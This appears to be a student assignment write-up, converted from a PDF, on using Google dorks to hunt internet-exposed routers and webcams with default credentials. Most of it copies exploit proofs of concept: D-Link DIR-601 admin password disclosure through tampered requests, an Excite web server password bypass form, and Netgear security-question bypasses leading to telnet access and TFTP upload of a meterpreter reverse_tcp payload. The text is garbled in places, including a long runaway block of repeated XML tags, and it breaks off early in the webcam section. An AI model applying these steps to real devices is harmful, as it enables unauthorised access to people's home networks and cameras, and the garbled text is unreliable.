TASK - 4

TARGET:

AIM: Hunt

- A) 5 Routers
- B) 5 Printers
- C) 5 Web Cameras

Which are connected in open network(internet), having default username/password vulnerability.

Condition: using google dorks only.


SYNOPSIS:

A google dork query, sometimes just referred to as a dork, is a search string or custom query that users advanced search operators to find information not readily available on a website.

SOLUTION:


Step-1:

Open google chrome.




Step-2:


Open an incognito tab using the shortcut= ctrl+shift+n




Step-3:

Type the google dork and search for it then open the link "exploit-db.com".






Step-4: Search for "D-link" in the search bar and click on enter.



ROUTERS:

ROUTER-1:



Steps to get password by its vulnerability:

Exploit Title: DLink DIR-601 Unauthenticated Admin password disclosure

Google Dork: N/A # Date: 12/24/2017

Exploit Author: Kevin Randall

Vendor Homepage: https://www.dlink.com

Software Link: N/A

Version: Firmware: 2.02NA Hardware Version B1

Tested on: Windows 10 + Mozilla Firefox

CVE: CVE-2018-5708

Been in contact with William Brown CISO of Dlink and disclosed to the vendor

1. Description

Having local access to the network but being unauthenticated to the administrator panel, a user can disclose the built in Admin username/password to access the admin panel

2. Proof of Concept

(For proof of concept, the real Admin password is "thisisatest"

Step 1: Access default gateway/router login page

Step 2: Login with Username Admin and put any random password: (This example the password is test)

POST /my_cgi.cgi?0.06201226210472943 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/login_real.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 74

DNT: 1

Connection: close

request=login&admin_user_name=YWRtaW4A&admin_user_pwd=dGVzdA==&user_type=0

Step 3: Clear Password that was set:

POST /my_cgi.cgi?0.06201226210472943 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/login_real.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 74

DNT: 1

Connection: close

request=login&admin_user_name=YWRtaW4A&admin_user_pwd=&user_type=0

Step 4: The following POST request will come back or a variant:

POST /my_cgi.cgi?0.322727424911867 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: */*

Accept-Language: en-US,en;q=0.5 Referer: http://192.168.0.1/back.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 73

DNT: 1

Connection: close

#ST#IS#4899 request=no_auth&request=load_settings&table_name=fw_ver&table_name=hw_ver Change the request=no_auth to "request=auth" POST /my_cgi.cgi?0.322727424911867 HTTP/1.1 Host: 192.168.0.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0 Accept: */* Accept-Language: en-US,en;q=0.5 Referer: http://192.168.0.1/back.htm Content-Type: application/x-www-form-urlencoded Content-Length: 73 DNT: 1 Connection: close $request = auth\&request = load_settings\&table_name = fw_ver\&table_name = hw_ver$ Step 5: Forward the request: Step 6: Forward the following request: POST /my_cgi.cgi?0.8141419425197141 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: */*

Accept-Language: en-US,en;q=0.5 Referer: http://192.168.0.1/back.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 20

DNT: 1

Connection: close

request=show_message

Step 7: You will then be presented with the following: "Invalid user name or password, please try again"

#ST#IS#4899 Step 8: Click Continue Step 9: You will see a POST request come back similar to the following: POST /my_cgi.cgi?0.12979015154204587 HTTP/1.1 Host: 192.168.0.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0 Accept: */* Accept-Language: en-US,en;q=0.5 Referer: http://192.168.0.1/login.htm Content-Type: application/x-www-form-urlencoded Content-Length: 68 DNT: 1 Connection: close request=no_auth&request=load_settings&table_name=get_restore_default Step 10: Change the parameters "request=no_auth" to "request=auth" and "table_name=get_restore_default" to "table_name=restore_default" POST /my_cgi.cgi?0.12979015154204587 HTTP/1.1 Host: 192.168.0.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0 Accept: */* Accept-Language: en-US,en;q=0.5 Referer: http://192.168.0.1/login.htm Content-Type: application/x-www-form-urlencoded Content-Length: 68 DNT: 1

Connection: close

request=auth&request=load_settings&table_name=restore_default

Step 11: Forward the request:

Step 12: You will see the following POST request come back or a variant of it:

POST /my_cgi.cgi?0.5566044428265032 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/wizard_default.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 278

DNT: 1

Connection: close

request=no_auth&request=load_settings&table_name=get_restore_default&table_name=wan_settings&table_name=wan_stat ic&table_name=wan_pppoe&table_name=wan_pptp&table_name=wan_l2tp&table_name=wireless_settings&table_name=ad min_user&table_name=time&table_name=fw_ver&table_name=hw_ver

Step 13: In BurpSuite, right click on the POST request and choose: "Do Intercept" "Response from this request":

Step 14: In XML cleartext, configuration information is obtained including the Admin username and password "thisisatest"

HTTP/1.1 200 OK

Content-type: text/xml

Connection: close

Date: Sat, 06 Jan 2018 13:33:26 GMT

Server: lighttpd/1.4.28 Content-Length: 2414


<?xml version="1.0" encoding="UTF-

8"?><root><restore_default>0</restore_default><wan_settings><wan_type>0</wan_type><wan_mac>44:8a:5b:8d:ba:13</wa n_mac><primary_dns></primary_dns><secondary_dns></secondary_dns><enable_advanced_dns>1//enable_advanced_dns>< /wan settings><wan static><static ip addr>0.0.0.0</static ip addr><static subnet mask>0.0.0.0</static subnet mask> c_gateway>0.0.0.0</static_gateway><static_mtu>1500</static_mtu></wan_static><wan_pppoe><pppoe_conn_type>0</pppoe _conn_type><pppoe_user_name></pppoe_user_pwd></pppoe_user_pwd><pppoe_user_pwd><pppoe_service_name></ppp oe service name><pppoe ip addr>0.0.0.0</pppoe ip addr><pppoe conn mode>on demand</pppoe conn mode><pppoe max_idle_time>300</pppoe_max_idle_time><pppoe_mtu>1492</pppoe_mtu></wan_pppoe><wan_pptp><pptp_conn_type>0 </pptp_conn_type><pptp_ip_addr>0.0.0.0</pptp_ip_addr><pptp_subnet_mask>0.0.0.0</pptp_subnet_mask><pptp_gateway> 0.0.0.0</pptp_gateway><pptp_server_ip></pptp_server_ip></pptp_user_name></pptp_user_name></pptp_user_pwd></pptp_ user_pwd><pptp_conn_mode>on_demand</pptp_conn_mode><pptp_max_idle_time>300</pptp_max_idle_time><pptp_mtu> 1400</pptp_mtu></wan_pptp><wan_l2tp><l2tp_conn_type>0</l2tp_conn_type><l2tp_ip_addr>0.0.0.0</l2tp_ip_addr><l2tp_s ubnet_mask>0.0.0.0</l2tp_subnet_mask><l2tp_gateway>0.0.0.0</l2tp_gateway><l2tp_server_ip></l2tp_server_ip></l2tp_user _name></l2tp_user_name><l2tp_user_pwd></l2tp_user_pwd><l2tp_conn_mode>on_demand</l2tp_conn_mode><l2tp_max_i dle time>300</l2tp max idle time><l2tp mtu>1400</l2tp mtu></wan l2tp><wireless settings><enable wireless>1</enable wireless><wireless schedule>Always</wireless schedule><ssid>HomeAP</ssid><channel>3</channel><auto channel>0</aut o_channel><dot11_mode>11gn</dot11_mode><channel_width>0</channel_width><ssid_broadcast>1</ssid_broadcast></wire less settings><admin user><admin user name>admin</admin user name><admin user pwd>thisisatest</admin user pwd ><admin_level>1</admin_level></admin_user><time><zone_index>12</zone_index><time_zone>-

80</time_zone><ntp_enable>1</ntp_enable><ntp_server>time.nist.gov</ntp_server><manual_year>2011</manual_year><manual_month>1</manual_month><manual_day>1</manual_day><manual_hour>0</manual_hour><manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manual_min>0</manu

n><manual_sec>0</manual_sec></time><fw_ver>2.02NA</fw_ver><build_ver>01</build_ver><fw_date>Tue, 11 Nov 2014</fw_date><fw_region>NA</fw_region><hw_ver>B1</hw_ver></root>

ROUTER-2:



Host: 192.168.0.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:61.0) Gecko/20100101 Firefox/61.0 Accept: */* Accept-Language: en-AU, en-US; q=0.7, en; q=0.3 Accept-Encoding: gzip, deflate Referer: http://192.168.0.1/login_real.htm Content-Type: application/x-www-form-urlencoded Content-Length: 64 DNT: 1 Connection: close request=login&user_user_name=dXNlcg==&user_user_pwd=&user_type=1 # 4: When logged into the access point, click on the Tools option # 5: You should see a request similar to the following: POST /my_cgi.cgi?0.9277791631615954 HTTP/1.1 Host: 192.168.0.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:61.0) Gecko/20100101 Firefox/61.0 Accept: */* Accept-Language: en-AU, en-US; q=0.7, en; q=0.3 Accept-Encoding: gzip, deflate Referer: http://192.168.0.1/tools admin.htm Content-Type: application/x-www-form-urlencoded Content-Length: 277 DNT: 1 Connection: close request=load settings&table name=admin user&table name=user user&table name=graph auth&table na me=remote_management&table_name=system&table_name=virtual_server&table_name=port_forwarding&tab le_name=application_rules&table_name=inbound_filter&table_name=fw_ver&table_name=hw_ver # 6: Right click on this request and choose "Do Intercept response from this request" # 7: You will see a response similar to the following: HTTP/1.1 200 OK Content-type: text/xml Connection: close Date: Sat, 01 Jan 2011 00:19:56 GMT Server: lighttpd/1.4.28

#ST#IS#4899

Content-Length: 20088


<?xml version="1.0" encoding="UTF-</pre>

8"?><root><login_level>0</login_level><admin_user><admin_user_name>admin</admin_user_name>

<admin_user_pwd>testagain</admin_user_pwd><admin_level>1</admin_level></admin_user><user_user>user_user_name>

<user_user_pwd></user_user_pwd><user_level>0 ...

ROUTER-3:



source: https://www.securityfocus.com/bid/2665/info


Excite for Web Servers 1.1 (EWS) is a search engine suite for web servers running under Windows NT and UNIX. By default the file containing the administrative password, architext.conf, is world readable and world writable. This allows an attacker with local access to gain administrative privileges over EWS. This password is encrypted, but the attacker can bypass the normal login method and pass the encrypted password directly to the script responsible for authenticating the user - /cgi-bin/AT-generate.cgi. This can be done with the help of a simple HTML form or passed directly to the script as the "ENCRYPTEDPASS" parameter. Since the file is also world writable, the attacker could make up an "encrypted" password and overwrite the file with it, then submit the new encrypted password.

```
<html> <head><title>exploit</title>
<body>
<FORM ACTION="http://EWS.SERVER.COM/cgi-bin/AT-generate.cgi" METHOD=POST>
<INPUT TYPE="hidden" NAME="db" VALUE="personal">
<INPUT TYPE="submit" NAME="Reload" VALUE="Reload">
Reload this page, in case the log file or status has changed.
<INPUT TYPE="hidden" NAME="Dump" VALUE="dummy">
<INPUT TYPE="hidden" NAME="File" VALUE="/usr/local/etc/excite/collections/AT-personal.prog">
<INPUT TYPE="hidden" NAME="Type" VALUE="progress">
<INPUT TYPE="hidden" NAME="Type" VALUE="progress">
<INPUT TYPE="hidden" NAME="ENCRYPTEDPASS" VALUE="ENCRYPTEDPASS">
```

#ST#IS#4899 </FORM>
 </body> </html> "Of course you should penlace EWS SERVER COM and ENCRYPTEDRASS with values that make sense for


"Of course you should replace EWS.SERVER.COM and ENCRYPTEDPASS with values that make sense for your situation. By accessing this page and clicking on the button you get to a menu that behaves exactly as if you knew the unencrypted password."

ROUTER-4:



```
#ST#IS#4899
dev_serial=SSSSSSSNNNNNN&todo=verify_sn&this_file=401_recovery.htm&next_file=securityquestions.
htm&SID=
(by)
dev_serial=SSSSSSSNNNNNN&todo=verify_sn&this_file=401_recovery.htm&next_file=passwordrecovered.
htm&SID=
<POST RESPONSE>
">You have successfully recovered the admin password.</span>
">Router Admin Username</span>:&nbsp;admin
">Router Admin Password</span>:&nbsp;Str0ng+-Passw0rd
# == Authenticated Telnet Command Execution ==
>> http://admin:Str0ng+-Passw0rd@192.168.1.1/setup.cgi?todo=debug
:~$ telnet 192.168.1.1
R6120 login: admin
Password: Str0ng+-Passw0rd
upload by TFTP # tftp -p -r [LOCAL-FILENAME] [IP] [PORT]
download by TFTP # tftp -g -r [REMOTE-FILENAME_ELF_32-bit_LSB_executable_MIPS ||
linux/mipsle/meterpreter/reverse_tcp] [IP] [PORT]
}
```

ROUTER-5:




```
#ST#IS#4899
# Vendor Homepage: https://www.netgear.com/support/product/R6080.aspx
# Firmware Link: http://www.downloads.netgear.com/files/GDC/R6080/(R6080-V1.0.0.34.zip or
R6080-V1.0.0.40.zip)
== Files Containing Juicy Info ==
>> http://192.168.1.1/currentsetting.htm
Firmware=V1.0.0.34WW
Model=R6080
>> http://192.168.1.1:56688/rootDesc.xml (Server: Unspecified, UPnP/1.0, Unspecified)
<serialNumber>SSSSSSSNNNNNN</serialNumber>
== Security Questions Bypass > Answers Disclosure ==
>> http://192.168.1.1/401_recovery.htm (SSSSSSSNNNNNN value for input)
<POST REQUEST>
htpwd_recovery.cgi?id=XXXXXXXXXXXXXXXXXXXXX (one attempt because /tmp/SessionFile.*.htm)
(replace)
dev_serial=SSSSSSSNNNNNN&todo=verify_sn&this_file=401_recovery.htm&next_file=securityquestions.
htm&SID=
(by)
dev_serial=SSSSSSSNNNNNN&todo=verify_sn&this_file=401_recovery.htm&next_file=PWD_password.htm&S
ID=
<POST RESPONSE>
<input type="text" maxLength="64" size="30" name="answer1" onFocus="this.select();"</pre>
value="AnSw3R-1">
<input type="text" maxLength="64" size="30" name="answer2" onFocus="this.select();"</pre>
value="AnSw3R-2">
(repeat recovery process for get admin password)
== Authenticated Telnet Command Execution ==
>> http://admin:Str0nG-!P4ssW0rD@192.168.1.1/setup.cgi?todo=debug
:~$ telnet 192.168.1.1
R6080 login: admin
Password: Str0nG-!P4ssW0rD
upload by TFTP # tftp -p -r [LOCAL-FILENAME] [IP] [PORT]
download by TFTP # tftp -g -r [REMOTE-FILENAME_ELF_32-bit_LSB_executable_MIPS |
linux/mipsle/meterpreter/reverse_tcp] [IP] [PORT]
}
# Exploit Title: NETGEAR WiFi Router JWNR2010v5 - Security Questions Answers Disclosure
# Date: 13/07/2019
# Exploit Author: Wadeek
# Hardware Version: JWNR2010v5
```

```
#ST#IS#4899
# Firmware Version: 1.1.0.54
# Vendor Homepage: https://www.netgear.com/support/product/JWNR2010v5.aspx
# Firmware Link: http://www.downloads.netgear.com/files/GDC/JNR1010V2/N300-V1.1.0.54_1.0.1.zip
# Shodan Dork: "HTTP/1.1 401 Unauthorized" "Set-Cookie: sessionid=" "NETGEAR JWNR2010v5"
== Files Containing Juicy Info ==
>> http://192.168.1.1/currentsetting.htm
Firmware=V1.1.0.54
Model=JWNR2010v5
>> http://192.168.1.1/BRS_netgear_success.html (Serial Number)
setTimeout('top.location.href =
"http://www.netgear.com/success/JWNR2010v5.aspx?sn=SSSSSSSNNNNNN";',2000);
== Security Questions Bypass > Answers Disclosure (only if "Password Recovery" is "Enable") ==
>> http://192.168.1.1/401_recovery.htm (SSSSSSSNNNNNN value for input)
<POST REQUEST>
htpwd_recovery.cgi?id=XXXXXXXXXXXXXXXXXXXXX (one attempt because /tmp/SessionFile.*.htm)
(replace)
dev_serial=SSSSSSSNNNNNN&todo=verify_sn&this_file=401_recovery.htm&next_file=securityquestions.
htm&STD=
(by)
dev_serial=SSSSSSSNNNNNN%todo=verify_sn&this_file=401_recovery.htm&next_file=PWD_password.htm&S
TD=
<POST RESPONSE>
<input type="text" maxLength="64" size="30" name="htpwd_answer1" onFocus="this.select();"</pre>
value="AnSw3R-1">
<input type="text" maxLength="64" size="30" name="htpwd_answer2" onFocus="this.select();"</pre>
value="AnSw3R-2">
(repeat recovery process for get admin password)
== Authenticated Telnet Command Execution ==
>> http://admin:Str0nG-!P4ssW0rD@192.168.1.1/setup.cgi?todo=debug
:~$ telnet 192.168.1.1
JWNR2010v5 login: admin
Password: Str0nG-!P4ssW0rD
upload by TFTP # tftp -p -r [LOCAL-FILENAME] [IP] [PORT]
download by TFTP # tftp -g -r [REMOTE-FILENAME_ELF_32-bit_LSB_executable_MIPS |
linux/mipsle/meterpreter/reverse_tcp] [IP] [PORT]
```

WEBCAMS:


Step-1:

Search "intitle:webcam" in google search box.

